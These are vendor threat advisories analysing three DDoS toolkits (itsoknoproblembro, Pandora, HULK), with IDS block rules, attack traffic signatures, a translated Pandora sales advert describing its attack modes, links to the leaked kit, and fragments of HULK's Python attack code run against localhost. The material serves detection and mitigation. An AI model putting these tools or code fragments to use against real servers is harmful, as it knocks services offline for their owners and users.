



Internal Threat Advisory: 'itsoknoproblembro' DDoS

GSI ID - 1053

Risk Factor - High

Summary:

PLXsert has identified several recent DDoS attacks making use of various techniques and strategies that has been targeting multiple high-profile organizations. The bandwidth rates associated with these attack campaigns ranged from 20 to 70 Gbps, indicating the strength and sizable number of compromised bots.

The attacks originated from a suite of PHP scripts that has been dubbed 'itsoknoproblembro.' The suite of scripts have been deployed on compromised servers which were attacked through the use of multiple web application vulnerabilities. Attackers took advantage of existing public vulnerabilities in web applications such as Wordpress, Plesk, and PHPmyFAQ.

A previous PLXsert Threat Advisory on the topic of Booter Scripts mentions that PHP booter scripts are becoming more prolific as attackers are taking advantage of weak application security on high bandwidth capacity web servers.

This latest evolution of PHP booter scripts integrates multiple functions and innovative multi-application propagation techniques. Once deployed onto the server, the suite of PHP scripts has the ability to send both Application and Infrastructure based attacks while containing self-propagating file uploader functionality.

One of the more unique aspects of this suite of booter scripts is its ability to self propagate hidden uploaders within the PHP files of the server. This allows attackers to maintain persistence by re-infecting servers even after administrators have identified and cleaned the infection.

Toolkit Overview:

'Itsoknoproblembro' is the suite of PHP scripts that has been discovered on compromised websites. The toolkit gets its name from the use of a message that displays in the browser to inform the attacker that the infection has been successful.

/indx.php?action=status



itsoknoproblembro

A sample listing of files that was discovered on the server included the following:

- 2.6.18-194 - Binary executable - Local privilege escalation exploit for Linux 2.6
- badi.php - PHP script - r57 backdoor shell - Has functionality to flood \x41\ (A)'s
- egy_sider.php - PHP script - r57 copycat backdoor shell - Has functionality to flood \x41\ (A)'s
- indx.php - PHP script - propagator with uploader .and UDP flooder functionality

Be advised this is sample of files from a single compromised host. Different compromised servers may have slight variations in the naming conventions and use of backdoors.

Attack signature:

The 'itsoknoproblembro' kit has multiple attack types included. Primary attack types include SYN floods to multiple destination ports, ICMP, and UDP floods. From Prolexic's experience the most distinctively fingerprinted attack type is a malformed UDP flood targeting both port 53 (DNS servers) and port 80 (web services). Each packet size ranges from 800 - 1400 bytes with the inclusion of "A" [41] within the payload.

An important characteristic of the botnet being utilized to launch this attack campaign is its use of real (non-spoofed) IP addresses in its attacks. SYN floods launched with this tool pass SYN-auth challenges, so other methods must be employed to mitigate this attack vector.

- Sample Payload:

```
01:41:09.918394 IP x.x.x.x.39345 > x.x.x.x.53: 16705 op8+ [b2&3=0x4141] [16705a] [16705q] [16705n]
[16705au][[domain]
E.....@.3.sTUZ.h.....5...%AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA....
```

IDS Rule (Optional):

```
alert udp $EXTERNAL_NET any -> $Target 53 ( \
msg: "action=block, custid=xxx, timeout=3600, comment='UDP Flood Injected A'"; sid: xxxxxx; \
content: "|4141 4141 4141 4141 4141 4141 4141 4141 4141|"; )
```

```
alert udp $EXTERNAL_NET any -> $Target 80 ( \
msg: "action=block, custid=xxx, timeout=3600, comment='UDP Flood Injected A'"; sid: xxxxxx; \
content: "|4141 4141 4141 4141 4141 4141 4141 4141 4141|"; )
```

Contributors:

PLXsert

About PLXsert:

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



THREAT: Pandora DDoS Bot Toolkit

GSI ID: 1052

Risk Factor - Medium

OVERVIEW

- The Pandora DDoS Bot Toolkit was allegedly developed by the same Russian individual, 'sokol,' who authored the Dirt Jumper toolkit.
- The tool was leaked to malware forums in February 2012 and is now available on various underground websites for US \$800. Analysts have obtained a copy of the panel code and executable builder, and have included a download link in the Appendix.

An advertisement for the toolkit states that 10 bots controlled by this toolkit will take down weak sites; 30 bots will bring down medium-sized sites with little protection; 100 bots caused depositfiles.com to hang, and 1,000 bots slowed the most popular search engine in Russia, yandex.ru.

The tool generates five attack types, including both infrastructure and application layer attacks:

- HTTP min
- HTTP download
- HTTP Combo
- Socket Connect
- Max Flood

The author randomizes the HTTP headers information Referer and User-Agent to make pattern identification more difficult.

ANALYSIS OF THE LEAK

Like Dirt Jumper v3, Pandora is a pre-packaged toolkit that appears to be authored by the same individual, who goes by the alias 'sokol.' The Pandora DDoS Bot Toolkit was selling on various underground forums for US\$800 as of May 2012.

- Individuals within the underground malware community that leaked Pandora were initially skeptical of the authenticity of the leak, as no source code was included for the builder. The similarities to the command and control (C&C) panel, and the behavior of the payload, led many to believe it was a Dirt Jumper rip-off. However, after several weeks of open source analysis from the malware development community, it was determined to be a legitimate leak and a follow-up to the Dirt Jumper series by the malware author known as 'sokol.' Furthermore, the Russian language informational page on the C&C panel discloses that the project is from the same author as Dirt Jumper.
- Within the C&C panel code, there are many variables entitled \$sokol. These same variables are also present in Dirt Jumper C&C panels.
- There are several Pastebin articles as well as several underground forum posts that advertise the Pandora DDoS Bot Toolkit for US\$800 by an allegedly different malicious actor. The vendor indicated he prefers

payment in WebMoney (WMZ), a Russian e-currency. However, these Pastebin articles are dated March 2012 and are attributed to an individual going by the handle of SHYLLER; therefore this might be a third party individual attempting to make money from the public toolkit by reselling it and marketing it as a private kit.

The following is an English language translation of the advertisement by SHYLLER:

```
1. Private DDoS bot PANDORA
2.
3. Hello, my name is SHYLLER! Today I want to offer you a unique new DDoS bot called "PANDORA"
4. To test the bot 1 Bot puts zafan.ru
5. 10 bots put weak sites.
6. 30 bots put medium-sized sites with little protection.
7. 100 bots hang depositfiles.com (screenshot attached)
8. 1000 bots slowed down the work of the yandex.ru (The most popular search engine in russia, as you have
   google xDD) for some time.
9.
10. Information
11. 1. Product description
12. From the creator of Dirt Jumper and Simple!
13. The key DDoS system 2012!
14. New, universal ddos botnet PANDORA!
15. This unique product combines the best moments from all the created earlier versions.
16. Bot written with the participation of the clients of the previous version of the author.
17. Yes arrive with Your Pandora!!!
18. 2. Operating instructions
19. The bot has five modes of attack.
20. 1. Requests on the TCP protocol, without receiving a response.
21. A connection is broken so that the server continues to wait until the client receives a response.
22. And at this time is already running another request.
23. Thus not only that is 100% load on apache, database, channel, but there are many half-open connections,
   which creates a queue on a server and additional burden on apache.
24. To the methods of possible attack as on the specific script, and so on ports!
25. 2. Almost the same as the first method, but unlike him, this type of attack takes the answer, creating
   another type of load.
26. Namely: Employment connect, traffic, load apache in return information.
27. 3. This method of attack combines the first and the second.
28. Bot in turn queries the first method, then the second.
29. 4. And this method is written solely on top of sockets. Bot performs connect to the server, and while he
   did not refuse to accept the information, the bot will send the traffic.
30. Port, you can specify any.
31. 5. The method that allows you to score a channel. Queries with a very large packages.
32. The numbering of the attack starts FROM SCRATCH!
33. The bot also there is a system timeout.
34. In the field you need to specify the timeout in milliseconds. Timeout is performed in each thread
   separately.
35. In order to stop the attack to specify zero the number of threads.
36. All methods of attacks support the ability to strike at the port. The fourth method of attack beats only
   for IP. (if you specify a domain, he himself will determine the IP.)
37.
38. The price of the product 800$(it is desirable payment webmoney)
39.
40. Contact with me icq 6556666
41.
42. http://s1.ipicture.ru/uploads/20120219/21s6m8NF.jpg
43. http://s1.ipicture.ru/uploads/20120219/TbxIV6R6.jpg
```

Figure 1: Translation interpreted by Google Translate

Below is an advertisement of the toolkit being offered free on underground Russian forums.




Figure 2: Advertisement for the Pandora toolkit on an underground Russian forum

There was a discussion on a Russian forum about the value of the Dirt Jumper source code, upon which the Pandora toolkit is built. One post states that the Dirt Jumper builder source code is probably worthless, to which forum member kingmonstr responded that it is worth about US\$5,000. Kingmonstr seemed to run the botnet and DDoS section of this particular forum, and appeared knowledgeable about the kits and the underground.



Figure 3: Comment on an underground Russian forum by an apparently knowledgeable forum moderator responding that the Dirt Jumper builder source code is worth US\$5,000.

ANALYSIS OF COMMAND AND CONTROL (C&C)

The Pandora C&C panel operates similarly to the Dirt Jumper C&C panel. Both toolkits make use of fake 404 redirects, and will not load the login page unless the botmaster knows the username to place into the GET request. These fake 404s may identify specific variants, so it is possible to determine toolkit versions based on these responses.

- **Pandora Login Page**
<http://xxx.xxx.xxx.xxx/pandora/admin.php>




Figure 4: Without the login in the GET request, the panel will return a 404 error.

<http://xxx.xxx.xxx.xxx/pandora/admin.php?login=admin>



Figure 5: The login parameter needs to be in the GET request with the correct username.

- **Pandora Informational Page**



Figure 6: The Pandora information page reveals that it is a follow-up to Dirt Jumper.

- **Pandora Attack Page**



Figure 7: The attacker enters targets in the gray box, and sets the threads and timeout.

A difference between Pandora and Dirt Jumper is that there is no Stop button. Attackers must stop attacks by setting the threads to zero.

PRODUCT DESCRIPTION

The following is an English translation via Google Translate of the toolkit's own product description, including five attack types:

```
From the creator of Dirt Jumper and Simple!  
Key DDoS system in 2012!  
A new, universal ddos botnet Pandora!  
This unique product combines only the best moments from all the previously  
created versions.  
The bot is written with the participation of clients yuzayuschih previous  
version of the author.
```


Yes, Pandora will come to you!

Two. The instruction manual

Boat has five modes of attack.

One. "HTTP min" requests over TCP, without receiving an answer. Connect is broken so that the server continues to wait until the client receives a response. And at this time is already running another query. So besides that is 100% load on apache, db, channel, and is set half-open connections, which creates a queue on the server and the additional load on apache. This method can attack both on the specific script, and the ports!

Two. "HTTP download" Almost the same as the first method, but unlike him, this type of attack takes the answer, creating a different kind of load. Namely: Employment konneкта, the traffic load on the Apache with the impact of information.

Three. "HTTP Combo" This method of attack combines the first and second. Boat in turn performs a request by the first method, then the second.

4. "Socket Connect" But this method is written exclusively on the sockets. Boat performs connection to the server, and while he did not refuse to accept the information, the bot will send traffic. You can specify any port.

Five. "Max Flood" method which allows the hammer channel. Executes queries with very large packages.

The numbering starts with zero attack!

At the bot has a system of time-outs. In the box you need to specify the timeout in milliseconds. Time-out is performed in each stream separately. In order to stop the attack you need to specify the number of zero flows.

All methods of attacks, support the ability to strike at the port. The fourth method of attack beats only by IP. (If you specify a domain, it will determine the IP.)

Russian

Информация

1. Описание продукта

От создателя Dirt Jumper и Simple!

Ключевая DDoS система 2012 года!

Новый, универсальный ddos ботнет ПАНДОРА!

Этот уникальный продукт сочетает в себе только самые лучшие моменты со всех созданных ранее версий.

Бот написан при участии клиентов юзающих предыдущие версии автора.

Да придёт с Вами Пандора!!!

2. Инструкция эксплуатации

Бот имеет Пять режимов атаки.

1. "HTTP min" Запросы по протоколу TCP, без получения ответа.

Коннект разрывается таким образом, что сервер продолжает ждать пока клиент получит ответ.

А в это время уже выполняется ещё один запрос.

Таким образом мало того что идёт 100% нагрузка на апач, бд, канал, но и остаётся множество полуконнектных соединений, что создаёт очередь на сервере и дополнительную нагрузку на апач.

Данным методом возможна атака как на конкретный скрипт, так и на порты!

2. "HTTP download" Практически тоже самое что и первый метод, но в отличии от него данный вид атаки принимает ответ, создавая другой вид нагрузки.

А именно: Занятость коннекта, трафик, нагрузка на апач при отдаче информации.

3. "HTTP Combo" Данный метод атаки совмещает в себе первый и второй.

Бот по очереди выполняет запросы то первым методом, то вторым.

4. "Socket Connect" А этот метод написан исключительно на сокетах. Бот выполняет коннект к серверу, и пока тот не откажется принимать информацию, бот будет отправлять трафик.

Порт можно указывать любой.

5. "Max Flood" Метод который позволяет забить канал. Выполняет запросы с очень большими пакетами.

Нумерация атак начинается С НУЛЯ!

У бота имеется система таймаутов.

В соответствующем поле нужно указать время таймаута в миллисекундах. Таймаут выполняется в каждом потоке отдельно.

Для того, чтобы остановить атаку нужно указать нулевое количество потоков.

Все методы атак поддерживают возможность удара по порту. Четвёртый метод атаки бьёт только по IP. (если вы указываете домен, он сам определит IP.)

TYPES OF ATTACKS

In this section, PLXsert will analyze the communication and five types of attacks that can be launched by the Pandora DDoS Bot Toolkit. The attack types will help identify behavior patterns unique to this script. Furthermore, they will assist in validating the proper DDoS detection and mitigation strategies.

Communication between bot workstation and C&C

The infected workstations beacon to the C&C panel with a broken GET request that sends a u parameter with hashed information that identifies the bot within the C&C MySQL database. Poor coding and a typographical error on the part of Pandora's author results in a GET request being sent as an ET request without specifying the HTTP version. Some web servers, such as Apache, will interpret the ET request as a GET request and respond with a valid 200 OK code. However, a web server such as nginx will return a 400 Bad Request error.

If successful, the C&C replies with an attack string that instructs the infected bot on the type of attack, duration of attack, connect-back intervals, timeouts, and the target.

- **Request**
 - ET /pandora/?u=fh38fj39gj39dj9fj9fj2ghggd2423f2
Host: 192.168.206.140
User-Agent: Mozilla/100

- **Response**
 - HTTP/1.1 200 OK
Date: Fri, 28 May 2012 18:17:23 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.6
Vary: Accept-Encoding
Content-Length: 43
Content-Type: text/html

[]0|2|25|60|1000|http://www.victim.com

ATTACK SIGNATURE

Each of the attack types has a unique signature.

- **Attack Type 0 - HTTP min**
 - GET / HTTP/1.0
Host: www.victim.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/2.0 (compatible; MSIE 3.02; Update a; AK; Windows NT)
Referer: yp7271xks8.net ←- randomized Referer

- **Attack Type 1 - HTTP Download**
 - GET / HTTP/1.0
Host: www.victim.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (compatible; BecomeBot/2.0beta; http://3vs768vm.comwebmasters.html)
Referer: ae9d7.ru ←- randomized Referer

- **Attack Type 2 - HTTP Combo**
 - GET / HTTP/1.0
Host: www.victim.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.7 (compatible; WhizBang;
http://www.nzcx40h80i.com/crawler) ←- randomized User-Agent
Referer: mm55hn11i.info ←- randomized Referer

- **Attack Type 3 - Socket Connect**

- When Attack Type 3 is selected, the infected machines send improper ET requests (instead of proper GET requests) due to a typographical error within the payload itself. The Socket Connect attack will send large amounts of periods [.....], and makes use of HTTP 1.1 instead of HTTP 1.0. Servers such as nginx will not interpret the request properly due to the typographical error of an ET request instead of a GET request.

- **Request**

```
ET www.victim.com HTTP/1.1
Host: www.victim.com
User-Agent: Mozilla/100
.....[...]
```

- **Response**

```
400 Bad Request
nginx/1.0.6
```

- **Attack Type 4 - Max Flood**

- The Max Flood attack, known as Attack Type 4, uses a POST flood that has a content length of over 1 million bytes.

```
POST / HTTP/1.0
Host: www.victim.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (compatible; heritrix/1.5.0-200506231921
http://5z3kefh1dz5xy.nla.gov.au/crawl.html) ←randomized User-Agent
Content-Type: application/x-www-form-urlencoded
Content-Length: 1000002
Referer: 43333w26.ru ←- randomized Referer
z=0a6q9t54yy25pj23p5hbs4m1b9ek8fr1f00bk7lsl1d2z7sm3w9befdk240m4x8f20f944hj4s491r6iboby
0m7suf2ygj7os79y9k5n8dge248v0af1so6u225x06u75d4f94b5ae0tt84f8tdhw706l0bvv07702cy75u1iu
m7e67zgp8fm9675c9k804m4o4pa2b2og
←random payload equals 1000002 bytes→
```

RECOMMENDED MITIGATION

```
alert tcp $EXTERNAL_NET any -> any $HTTP_PORTS ( \
msg: "action=block, custid=xx, timeout=3600, comment='Pandora'; sid: xxxxxx; \
content: "HTTP/1.0"; \
content: "GET /?="; \
content: "Host\: target domain"; \
content: "Keep-Alive\: 300"; \
content: "User-Agent\: Mozilla"; \
content: !"Accept\:"; \
pcrc: "(/(\.com)|(\.ru)|(\.info)|(\.net)|(\biz)/"); )
```

```
alert tcp $EXTERNAL_NET any -> any $HTTP_PORTS ( \
msg: "action=block, custid=xx, timeout=3600, comment='Pandora'; sid: xxxxxx; \
content: "ET HTTP/1."; \
```

```
content: !"GET";
content: "Host\: target domain"; \
content: "User-Agent\: Mozilla/100";)
```

```
alert tcp $EXTERNAL_NET any -> any $HTTP_PORTS ( \
msg: "action=block, custid=xx, timeout=3600, comment='Pandora"; sid: xxxxxx; \
content: "POST /?=4 HTTP/1.0"; \
content: "Host\: target domain"; \
content: "Keep-Alive\: 300"; \
content: "Connection\: keep-alive"; \
content: "User-Agent\: Mozilla"; \
content: "Content-Type\: application/x-www-form-urlencoded"; \
content: "Content-Length\: 1000002"; \
pcrc: "/(\.com)|(\.ru)|(\.info)|(\.net)|(\.biz)/"; )
```

ADDITIONAL NOTES

Third Party Analysis - Russian malware blogger Onthar.in has put together a brief analysis of the Pandora toolkit as it relates to Dirt Jumper v5. His conclusion is that they are essentially the same product with slight modifications to the C&C, builder and payload. He concludes that the User-Agent list in the Pandora payload is identical to the Dirt Jumper v5 payload. He concludes it is low quality modification to an existing public toolkit. - <http://onthar.in/articles/pandora-ddos-bot-analysis> (Russian language)

CONTRIBUTORS

PLXsert

APPENDIX

External resources:

- Private DDoS bot PANDORA - <http://pastebin.com/ka6XS2mC>
- OpenSC.ws Leaked Pandora DDoS - <http://www.opensc.ws/cracked-malware/18731-leaked-pandora-ddos-bot-very-strong.html>
- Onthar.in Pandora vs. DJv5 Analysis (Russian Language) - <http://onthar.in/articles/pandora-ddos-bot-analysis>

About PLXsert:

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow @Prolexic on [Twitter](https://twitter.com/Prolexic), email sales@prolexic.com, or call **+1 (954) 620 6002**.



THREAT: HULK – HTTP Unbearable Load King

GSI ID: 1051

Risk Factor - Medium

OVERVIEW

The HULK DoS script was developed as a proof-of-concept tool by Barry Shteiman, a principal security researcher at Imperva. The tool was released on his personal blog, sectorix.com on May 17, 2012. The tool has also been syndicated on Pastebin.

The author reports that he was able to take down an IIS7 server with 4GB of RAM in less than a minute, using a single client machine.

The tool was developed as an exercise in Denial of Service (DoS) techniques for the sole purpose of analysis, study and discovery. The author states that previous DoS scripts use static header values that are quite predictable and easy to mitigate. The author attempts to improve upon DoS attack techniques by making use of several randomized header values.

The author randomized the HTTP headers in order to make pattern identification more difficult: Referer, URL extensions, User-Agents, and the no-cache parameter.

USAGE: `python hulk.py [Target URL]`

Secondary USAGE: `python hulk.py [Target URL] safe`

The addition of *safe* within the string instructs the tool to automatically shut down when it does NOT receive a 200-status code response from the target server. The tool will display a Response Code 500, which is hardcoded within the script itself.

```
# -----  
# HULK - HTTP Unbearable Load King  
#  
# this tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them  
# to their knees by exhausting the resource pool, its is meant for research purposes only  
# and any malicious usage of this tool is prohibited.  
#  
# author : Barry Shteiman , version 1.0  
# -----
```

TOOL ANALYSIS

In this section, PLXsert will analyze some of the key functions within HULK. The specific roles of the key functions will help identify behavior patterns unique to this script. Furthermore, it will assist in validating the proper detection and mitigation strategies.

- **ASCII String Builder**

- This function utilizes a segment of the ASCII table to create random string values. The specific range used is from decimal 65 - 90, which translates to alpha characters A - Z (uppercase). These formulated string values are attached to the GET request and to the Referer list included within the tool. Both the GET request and Referer header fingerprints each contain separate randomized formulas when launching the attack. Further explanation will be included within the *HTTP Request* subsection.

```
63 #builds random ascii string
64 def buildblock(size):
65     out_str = ''
66     for i in range(0, size):
67         a = random.randint(65, 90)
68         out_str += chr(a)
69     return(out_str)
70
```

- **Randomized User-Agents**

- The Python code has a list of hardcoded User-Agents that are written into the script. Each attacking thread will randomly make use of one of the headers. Since the tool is an openly accessible Python script, it is possible to customize the script and add additional User-Agents that are not currently listed. This will add to the level of potential randomization.

```
37 # generates a user agent array
38 def useragent_list():
39     global headers_useragents
40     headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
41     headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
42     headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
43     headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1')
44     headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1')
45     headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
46     headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
47     headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
48     headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
49     headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
50     headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
51     headers_useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
52     return(headers_useragents)
53
```

- **Randomized Referers**

- The Python script has a short list of hardcoded Referers that are written into the script. Each attacking thread will randomly make use of one of the headers. By default, the tool will use Google.com, USA Today.com, Search.Aol.Com, or the target host itself.

```
54 # generates a referer array
55 def referer_list():
56     global headers_referers
57     headers_referers.append('http://www.google.com/?q=')
58     headers_referers.append('http://www.usatoday.com/search/results?q=')
59     headers_referers.append('http://engadget.search.aol.com/search?q=')
60     headers_referers.append('http://' + host + '/')
61     return(headers_referers)
```


- **HTTP Request**

- This section encompasses the actual instructions for generating each malicious request. HULK will execute an HTTP call to the target URL when launching the attack. This request will include the User-Agent and a Referer from the randomized list. The GET request will contain the root page URL, following by a '?' + a string builder value anywhere between 3 – 10 ASCII characters, then an '=' + another random value of 3 – 10 characters.

Listed below is an example of this combination:

```
GET /?GMSEG=YBXAGMLZDD HTTP/1.1
```

The Referer header will also contain a StringBuilder value following one of the hard-coded Referers within the list. The formula is 5 – 10 random ASCII characters as shown below:

```
Referer: http://engadget.search.aol.com/search?q=CRGWGKIU
```

The Keep-Alive header uses its own randomization formula of a value between 110 – 120 seconds per request.

The request function will also include the following additional headers within each malicious request: Cache-Control, Accept-Charset, Connection, Accept-Encoding and Host.

These remaining headers all contain static values.

HOW TO BREAK THE ATTACK

When the HULK attack is launched, an initial 500 threads are generated towards the target URL. If you look at this class, it should be noted that the *while* loop is enclosed in the *try* statement. This made us very curious so we decided to break out some functions and do some testing.

```
111 #http caller thread
112 class HTTPThread(threading.Thread):
113     def run(self):
114         try:
115             while flag<2:
116                 code=httpcall(url)
117                 if (code==500) & (safe==1):
118                     set_flag(2)
119         except Exception, ex:
120             pass
```

The first thing we did was extract the attack functions and fill in our own variables for the target; also, we reduced the threads to 1. So for this example we will be attacking `http://localhost:9998`.

```
144 print "-- HULK Attack Started --"
145 if len(sys.argv)== 3:
146     if sys.argv[2]=="safe":
147         set_safe()
148 url = "http://localhost:9998"
149 if url.count("/")==2:
150     url = url + "/"
151 m = re.search('http:\/\/([^\/]*)\/?.*', url)
152 #host = m.group(1)
153 host = "localhost:9998"
154 for i in range(1):
155     t = HTTPThread()
156     t.start()
157 t = MonitorThread()
158 t.start()
```

Then, we need a webserver that runs on port 9998 to issue our own responses. So, we built a simple HTTP 301 *Moved Permanently* request.

```
def handle(self):
    response = 301
    self.httpresponse_301 = "HTTP/1.1 " + str(response) + \
        " Moved Permanently\r\n" + \
        "Cache-Control: private\r\n" + \
        "Location: http://www.plxsert.com/\r\n" + \
        "Server: Apache 9.999\r\n" + \
        "Content-Length: 0"

    self.empty = ""
    # self.request is the TCP socket connected to the client
    self.data = self.request.recv(1024).strip()
    print "{} wrote:".format(self.client_address[0])
    print self.data
    # just send back the same data, but upper-cased
    self.request.sendall(self.httpresponse_301)

if __name__ == "__main__":
    HOST, PORT = "localhost", 9998
```

Next, we will launch our new version of the HULK, which we will refer to as mini-HULK from now on, at our local webserver. We can see an aggressive number of requests being generated by mini-HULK targeted to this local server even from a single thread.

```
127.0.0.1 wrote:
GET /?PQACWRXDT=DYFVCROSH HTTP/1.1
Accept-Encoding: identity
Host: localhost:9998
Keep-Alive: 111
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Referer: http://localhost:9998/KQBSLZJI
Cache-Control: no-cache
127.0.0.1 wrote:
GET /?EXFE=QSBNDPUJ HTTP/1.1
Accept-Encoding: identity
Host: localhost:9998
Keep-Alive: 112
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Referer: http://www.google.com/?q=NPOTKQNFY
Cache-Control: no-cache
127.0.0.1 wrote:
GET /?EXFE=QSBNDPUJ HTTP/1.1
Accept-Encoding: identity
Host: localhost:9998
Keep-Alive: 112
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Referer: http://www.google.com/?q=NPOTKQNFY
Cache-Control: no-cache
```

But what happens if we respond with no data? This is not hard; back to the web server. We just need to set the response to an empty string. In this example, we use the variable `self.empty`.

```
def handle(self):
    response = 301
    self.httpresponse_301 = "HTTP/1.1 " + str(response) + \
        " Moved Permanently\r\n" + \
        "Cache-Control: private\r\n" + \
        "Location: http://www.plxsert.com/\r\n" + \
        "Server: Apache 9.999\r\n" + \
        "Content-Length: 0"

    self.empty = ""
    # self.request is the TCP socket connected to the client
    self.data = self.request.recv(1024).strip()
    print "{} wrote:".format(self.client_address[0])
    print self.data
    # just send back the same data, but upper-cased
    self.request.sendall(self.empty)
```

Lets add some text to mini-HULK and see where it is puking. If it reaches "I am dead," it will just hang the thread because it is not part of a loop and the thread has no exit or end function.

